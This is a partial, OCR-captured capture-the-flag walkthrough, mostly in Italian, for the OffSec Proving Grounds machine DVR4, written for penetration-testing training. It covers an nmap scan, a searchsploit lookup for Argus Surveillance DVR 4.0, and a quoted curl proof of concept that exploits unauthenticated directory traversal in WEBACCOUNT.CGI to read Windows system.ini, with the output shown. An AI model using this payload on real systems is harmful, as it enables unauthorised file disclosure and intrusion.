
DVR4

DVR4 is a proving ground offsec machine windows difficult intermediate


ip=192.168.224.179
myip=192.168.45.201

Enumeration


NMAP




```
┌──(root㉿xyz)-[/opt/Dvr4]
└─# nmap -p- -Pn -T4 -sV -sC -A 192.168.224.179 -oN dvr4_scan
```



```
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
|_  384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
339/tcp   filtered unknown
445/tcp   open     microsoft-ds?
3205/tcp  filtered isns
5040/tcp  open     unknown
6090/tcp  filtered unknown
7680/tcp  open     pando-pub?
8080/tcp  open     http-proxy
|_http-title: Argus Surveillance DVR
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
| fingerprint-strings:
|   GetRequest, HTTPOptions:
```




```
|     HTTP/1.1 200 OK
|     Connection: Keep-Alive
|     Keep-Alive: timeout=15, max=4
|     Content-Type: text/html
|     Content-Length: 985
|     <HTML>
|     <HEAD>
|     <TITLE>
|     Argus Surveillance DVR
|     </TITLE>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
|     <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
|     <frameset frameborder="no" border="0" rows="75,*,88">
|     <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidt
h="0" marginheight="0">
|     <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" mar
ginwidth="0" marginheight="0">
|     <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html
```



```
" marginwidth="0" marginheight="0">
|     <noframes>
|     <p>This page uses frames, but your browser doesn't support them.</p>
|_    </noframes>
30431/tcp filtered unknown
34119/tcp filtered unknown
49664/tcp open     msrpc         Microsoft Windows RPC
49665/tcp open     msrpc         Microsoft Windows RPC
49666/tcp open     msrpc         Microsoft Windows RPC
49667/tcp open     msrpc         Microsoft Windows RPC
49668/tcp open     msrpc         Microsoft Windows RPC
49669/tcp open     msrpc         Microsoft Windows RPC
55892/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the follo
wing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=12/5%Time=6751F4F6%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,451,"HTTP/1\.1\x20200\x20OK\r\nConnection:\x20Keep-Alive\r\
SF:nKeep-Alive:\x20timeout=15,\x20max=4\r\nContent-Type:\x20text/html\r\nC
```

Porte aperte
22/tcp   open   ssh   Bitvise WinSSHD 8.48
135-139-445 samba
8080/tcp open   http-proxy - Argus Surveillance DVR


Server WEb 8080



There are no cameras. To create a camera click here.


Sulla sezione ‘Users’ trovo 2 utenti ‘Administrator’ e ‘Viewer’

Ricerca Exploit DVR 4.0




```
┌──(root㉿xyz)-[/opt/Dvr4]
└─# searchsploit dvr 4.0
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Argus Surveillance DVR 4.0 - Unquoted Service Path                    | windows/local/50261.txt
Argus Surveillance DVR 4.0 - Weak Password Encryption                 | windows/local/50130.py
Argus Surveillance DVR 4.0.0.0 - Directory Traversal                  | windows_x86/webapps/45296.txt
Argus Surveillance DVR 4.0.0.0 - Privilege Escalation                 | windows_x86/local/45312.c
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


Argus Surveillance DVR 4.0.0.0 - Directory Traversal | windows_x86/webapps/45296.txt



```
┌──(root㉿xyz)-[/usr/…/exploitdb/exploits/windows/local]
└─# locate 45296.txt
/usr/share/exploitdb/exploits/windows_x86/webapps/45296.txt

┌──(root㉿xyz)-[/usr/…/exploitdb/exploits/windows/local]
└─# cd /usr/share/exploitdb/exploits/windows_x86/webapps/

┌──(root㉿xyz)-[/usr/…/exploitdb/exploits/windows_x86/webapps]
└─# ls
14628.txt  15100.txt  15102.txt  15128.txt  45296.txt

┌──(root㉿xyz)-[/usr/…/exploitdb/exploits/windows_x86/webapps]
└─# cat 45296.txt
```




```
# Exploit: Argus Surveillance DVR 4.0.0.0 - Directory Traversal
# Author: John Page (aka hyp3rlinx)
# Date: 2018-08-28
# Vendor: www.argussurveillance.com
# Software Link: http://www.argussurveillance.com/download/DVR_stp.exe
# CVE: N/A

# Description:
# Argus Surveillance DVR 4.0.0.0 devices allow Unauthenticated Directory Traversal,
# leading to File Disclosure via a ..%2F in the WEBACCOUNT.CGI RESULTPAGE parameter.

# PoC

curl "http://VICTIM-IP:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F.
.%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNT
PASSWORD="
```




```
# Result:

; for 16-bit app support
woafont=dosapp.fon
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON

wave=mmdrv.dll
timer=timer.drv

# https://vimeo.com/287115273
# Greetz: ***Greetz: indoushka | Eduardo | GGA***
```

Esecuzione Exploit



